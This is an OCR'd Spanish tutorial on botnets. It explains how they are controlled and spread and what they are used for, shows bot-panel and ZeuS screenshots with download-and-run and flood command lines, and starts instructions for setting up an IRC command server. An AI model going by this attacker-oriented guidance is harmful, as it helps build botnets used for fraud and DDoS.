UNDERCODE

Taller: Malwares

Tema Principal: Botnets

Tutor:

ANTRAX

Temas:

- Que es una Botnet?
- Tipos de Clientes
- Como Funciona una Botnet?

..Mas

DISEÑADO POR MAZTOR

¿Qué es una Botnet?


La palabra Botnet, proviene de Bot (robot). Están compuestos por un cliente y por “zombies”, Los zombies son los ordenadores infectados por dicha Botnet, y el cliente es el que utilizaremos para darles órdenes por medio de comandos.

Tipos de Clientes

Hay varias formas de manipular una Botnet, entre los cuales podemos resaltar los siguientes:


- IRC
- Web Panel
- Clientes de escritorio

En el IRC, lo que hacemos es que todos nuestros zombies conecten a un mismo canal de IRC y esperen órdenes por medio de comandos.



Como podemos ver en esta imagen, todos los nombres de la derecha son ordenadores infectados por esta Botnet.

De forma muy similar pasa con el Web Panel, los zombies conectan a una misma IP, en donde tendremos un panel en el cual podremos introducir comandos.



Время сервера:	29.04.2009 21:09:16
Всего ботов:	743
Онлайн ботов:	743
Свободных ботов:	742
Последняя команда:	dd1=http://test.com/index.php...
Выполняют:	1
Траффик:	0 MB
Версия панели управления:	2.1.0 Optima
Версия бота:	1.12


exe=http://host.com/exe.exe	Команда на загрузку и запуск файла
dd1=http://host.com/script.php	Команда к началу http атаки хоста
dd2=http://host.com/	Команда к началу icmp атаки хоста
upd=http://host.com/loader.exe	Обновление, своего же лоадера
vot=http://host.com/vote.php	Голосование в опросах на сайтах
wtf	Остановка выполнения всех команд

Главная | Расписание | Неактивные | Все активные | Выйти

Изменение общей команды

Сохранить

Последний адрес	Регистрация	Номер	Версия	Синхронизация	Команда	Траффик	Команда
118.67.229.2	2009-03-28 00:30:00	531340	1.12b	32 дней назад	wtf	0 MB	Команда
82.73.92.89	2009-03-28 00:30:00	488396	1.12b	30 дней назад	wtf	0 MB	Команда
86.21.47.251	2009-03-28 00:30:00	671252	1.12b	30 дней назад	wtf	0 MB	Команда
62.117.46.65	2009-03-28 00:30:00	547537	1.12b	31 дней назад	wtf	0 MB	Команда
124.123.7.106	2009-03-28 00:30:00	181564	1.12b	30 дней назад	wtf	0 MB	Команда
189.75.10.86	2009-03-28 00:30:00	553356	1.12b	32 дней назад	wtf	0 MB	Команда
190.176.44.229	2009-03-28 00:30:00	198484	1.12b	30 дней назад	wtf	0 MB	Команда
190.13.11.98	2009-03-28 00:30:00	756183	1.12b	32 дней назад	wtf	0 MB	Команда
117.192.167.60	2009-03-28 00:30:00	116012	1.12b	32 дней назад	wtf	0 MB	Команда
88.70.6.4	2009-03-28 00:30:00	745086	1.12b	30 дней назад	wtf	0 MB	Команда
82.91.8.157	2009-03-28 00:30:00	369975	1.12b	30 дней назад	wtf	0 MB	Команда
87.217.129.96	2009-03-28 00:30:00	290000	1.12b	30 дней назад	wtf	0 MB	Команда
94.99.68.14	2009-03-28 00:30:00	111955	1.12b	31 дней назад	wtf	0 MB	Команда
186.12.127.206	2009-03-28 00:30:00	458950	1.12b	32 дней назад	wtf	0 MB	Команда
201.28.66.155	2009-03-28 00:30:00	569245	1.12b	31 дней назад	wtf	0 MB	Команда
189.156.16.188	2009-03-28 00:30:00	830464	1.12b	30 дней назад	wtf	0 MB	Команда
94.142.38.159	2009-03-28 00:30:00	331817	1.12b	32 дней назад	wtf	0 MB	Команда
59.94.129.211	2009-03-28 00:30:00	608682	1.12b	31 дней назад	wtf	0 MB	Команда
189.26.193.8	2009-03-28 00:30:00	886468	1.12b	32 дней назад	wtf	0 MB	Команда
94.211.69.181	2009-03-28 00:30:00	014911	1.12b	32 дней назад	wtf	0 MB	Команда



ZeuS :: Statistics - Mozilla Firefox

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

/in.php?m=home

Google

ZeuS :: Statistics

Information:
Profile: [redacted]
GMT date: 11.03.2009
GMT time: 14:15:27

Statistics:
→ Summary

Botnet:
Online bots
Remote commands

Logs:
Search
Search with template
Uploaded files

System:
Profiles
Profile
Options

Logout

Information	
Total logs in database:	3677358
Time of first install:	19:59:26 13.02.2009
Total bots:	3985
Total active bots in 24 hours:	678


Botnet: Any >>

Installs (137)	Reset
GB	32
--	23
RU	19
US	19
TH	14
DE	6
IN	6
FR	3
IL	2
PE	2
CN	2
KR	1
IE	1
CH	1
MY	1
SA	1
ID	1
VN	1
TR	1
LB	1

Online bots (578)	Reset
TH	122
--	121
RU	120
GB	86
US	33
TR	25
IN	13
VN	9
PE	9
HU	5
SA	3
IT	3
DE	2
MA	2
EG	2
UA	2
AZ	2
BY	2
LB	1
MY	1
ES	1

Fertig | AS | Apache/2 | Adblock


Cuando digo Clientes de escritorio, hago referencia a que es similar a un troyano, con su Cliente-Servidor. Los zombies conectan a una DNS y desde nuestro cliente podremos darles órdenes.



¿Cómo Funcionan las Botnets?

Al igual que los troyanos, las Botnets están compuestas por un cliente-servidor.

Se propagan rápidamente por internet y tienen distintos tipos de Spreads. Entre ellos podemos destacar el muy conocido spread por MSN que seguramente más de una vez lo hemos visto.



En este caso envía un archivo “photo39.zip” en donde supuestamente envía fotos, pero no es más que un malware

En esta otra imagen podemos ver que nos envía un enlace que supuestamente tiene una canción. Pero no nos lleva a otro lado que no sea una infección segura…

También existe la infección en Facebook que es un medio de comunicación y la red social más utilizada hoy en día.

En los dos casos muestra videos que se ven tentadores, pero es un gusano que se propaga por Facebook. Asique si alguna vez entraron, lo más probable es que se hayan infectado…


Otro tipo de infección es por URL.

En este caso nos aparece una advertencia sobre la actualización de Flash Player. Pero al dar en ejecutar, no haremos otra que cosa que sea ejecutar el server que nos infectara…

Así como estos que hemos visto, existen más formas de las cuales podremos infectarnos. Y por más que tengamos el Antivirus actualizado, nos

infectaremos igual. Más adelante veremos porque cuando veamos los métodos de indetectabilidad.

Las Botnets lo que producen siempre es una infección en cadena. Esto quiere decir que si yo infecto a un contacto mío en el caso del MSN o a un amigo del Facebook, este infectara a los suyos, y a su vez este a los suyos y así sucesivamente hasta formar una gran cadena de infección con miles y miles de PCs zombies esperando mis órdenes para atacar…



¿Para qué Sirven las Botnets?

Las Botnets son utilizadas para hacer Spam con la finalidad de obtener información financiera para poder sacarle provecho. Al tener buena propagación, se infectan miles de ordenadores en busca de cuentas bancarias, tarjetas de crédito, y otros logins de interés.

Otro uso que se le suele dar es el de abuso de publicidad con el servicio que nos brinda adsense. De esta forma se puede obtener mayor cantidad de visitas gracias a los zombies que tengamos en nuestra Botnet y de esta forma ganar bastante dinero.

También es muy utilizada para ataques de DDoS (Denegacion de servicio distribuido) que sirve para tirar websites, foros y puede llegar a causar daños en la base de datos o consumir el ancho de banda para que deje de funcionar.

Otros usos que se les puede dar, que aunque no son muy vistos, es bueno mencionarlos:

· Construir servidores para alojar software warez, cracks, seriales, etc
· Construir servidores web para alojar material pornográfico y pedofílico


· Construir servidores web para ataques de phishing
· Redes privadas de intercambio de material ilegal
· Sniffing de tráfico web para robo de datos confidenciales
· Distribución e instalación de nuevo malware
· Manipulación de juegos online

¿Qué diferencia hay entre un ataque DoS y un DDoS?

Ataque DoS

Un servidor web está preparado para soportar una cierta cantidad de peticiones o conexiones simultáneas. Si supera ese límite de conexiones, pueden pasar dos cosas:

1) La respuesta de las peticiones de los usuarios pueden ser lentas o nulas
2) El Servidor se desconecta de la red y queda sin conexión.



A eso se le llama ataque DoS (Denial o Service / Denegacion de Servicio) Satura el servidor por medio de muchas peticiones de una misma pc que

poco a poco va consumiendo recursos hasta que comience a rechazar las peticiones y comenzara a denegar el servicio (DoS)

Como desventaja tiene que el administrador puede ver de dónde vienen todos esos ataques, banea la IP y el ataque cesa…

Ataque DDoS

Esto es algo similar al ataque DoS, ya que este tipo de ataque también consiste en tirar el servidor. La diferencia está en que este ataque es distribuido. Esto quiere decir que no se ataca desde una sola PC como en el DoS, sino que son muchas PCs, haciendo peticiones al mismo servidor. El administrador de la web no podrá saber de dónde viene el ataque, por lo tanto cuesta más detenerlo. A esto se lo llama Denegación de Servicio Distribuida (DDoS)

Este tipo de ataque (DDoS) Se hace con una red Zombie. En otras palabras, se hace con una Botnet.

En ambos casos lo que se busca es consumir el ancho de banda del servidor para tirar la web.

Obviamente es mucho más potente un ataque con una Botnet ya que son varias PCs las que atacan a un solo sitio.

¿Cómo montar una Botnet?

Si bien mencione antes los 3 tipos de Botnets, ya sea por IRC, HTTP, o un ejecutable programado en algún lenguaje. En los tres casos vemos que los zombies deben apuntar al mismo sitio. En el caso del IRC, apuntarlo a un canal registrado en algún servidor. Si es por HTTP, apuntarlo a un host y si es por cliente de escritorio, apuntarlo a algún subdominio (DNS). En todos los casos corremos riesgos de perder todos los remotos, ya que puede ser denunciada o que nos descubran.


Ahora les enseñare cómo montar una Botnet.

BOTNET POR IRC

Lo que debemos hacer es tener una buena PC con buena conexión para que soporte todos los remotos. Una vez que la tenemos, podemos crear un servidor de IRC y mandar a todos los zombies ahí. De esta manera no se perderán con facilidad todos los remotos que tengamos.

Montaremos un servidor de IRC en nuestra propia PC.


Descargamos el IRCPlus, Lo instalamos y nos vamos a su pantalla principal de configuración:



Colocamos un nombre en el Server y una descripción.

Es importante aclarar que el puerto que pongamos, en mi caso el 2000, debe estar abierto en nuestro router en caso de que tengamos. En caso de tener router y no tenerlo abierto, lo abrimos de la misma forma que cuando usamos un troyano.

